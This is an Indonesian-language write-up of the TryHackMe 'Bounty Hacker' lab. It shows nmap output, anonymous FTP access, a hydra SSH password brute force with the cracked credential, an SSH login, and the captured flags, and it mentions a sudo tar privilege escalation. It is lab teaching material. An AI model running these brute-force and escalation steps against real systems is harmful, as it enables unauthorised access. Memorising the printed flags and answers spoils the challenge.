Bounty Hacker - Tryhackme

Reja Revaldy F

Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."

Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."

Ed:"I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"

Faye:"..hmph.."

Saya melakukan pengecekan terhadap websitenya dan tidak menemukan apa apa, lalu saya mencoba untuk melakukan port scanning dan menemukan beberapa port yang terbuka seperti ssh, ftp

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-28 00:55 WITA
Nmap scan report for 10.10.135.185 (10.10.135.185)
Host is up (0.42s latency).
Not shown: 967 filtered ports, 31 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.47.46
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.13 seconds
```

disini saya mencoba untuk masuk ke ftp menggunakan user anonymous dan saya menemukan beberapa file lalu saya mencoba untuk get file tersebut

```
λ ~/Cybersecurity/tryhackme/bounty-hacker/ ftp 10.10.135.185
Connected to 10.10.135.185.
220 (vsFTPd 3.0.3)
Name (10.10.135.185:revv): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.00 secs (61.0913 kB/s)
ftp>
```

```
λ ~/Cybersecurity/tryhackme/bounty-hacker/ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Who wrote the task list? {lin}

What service can you bruteforce with the text file found? {ssh}

di ftp saya mendapatkan file lock.txt yang seperti wordlist dari password jadi saya mencoba untuk bruteforce ssh menggunakan hydra dengan user lin

```
λ ~/Cybersecurity/tryhackme/bounty-hacker/ hydra -l lin -P locks.txt ssh://10.10.135.185 -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
g, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-28 01:08:04
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://10.10.135.185:22/
[22][ssh] host: 10.10.135.185   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-28 01:08:17
```

What is the users password? {RedDr4gonSynd1cat3}

Lalu setelah itu saya mencoba untuk login ssh menggunakan credential yang telah saya dapatkan

User : lin


Password : RedDr4gonSynd1cat3

```
lin@10.10.135.185's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$
```


Setelah saya login saya melakukan pengecekan terhadap directory tersebut dan menemukan file user.txt

user.txt {THM{CR1M3_SyNd1C4T3}}

Untuk soal selanjutnya kita disuruh untuk mencari file root.txt disini saya asumsikan bahwa kita harus melakukan Linux Privilege Escalation untuk mendapatkan hak akses root, disini saya mencoba untuk melakukan perintah `sudo -l` untuk mendapatkan informasi yang bisa saya gunakan



disini user lin bisa menggunakan hak akses root di `/bin/tar`, langsung saja saya cek di https://gtfobins.github.io/ dan mendapatkan cara exploit `/bin/tar`



root.txt {THM{80UN7Y_h4cK3r}}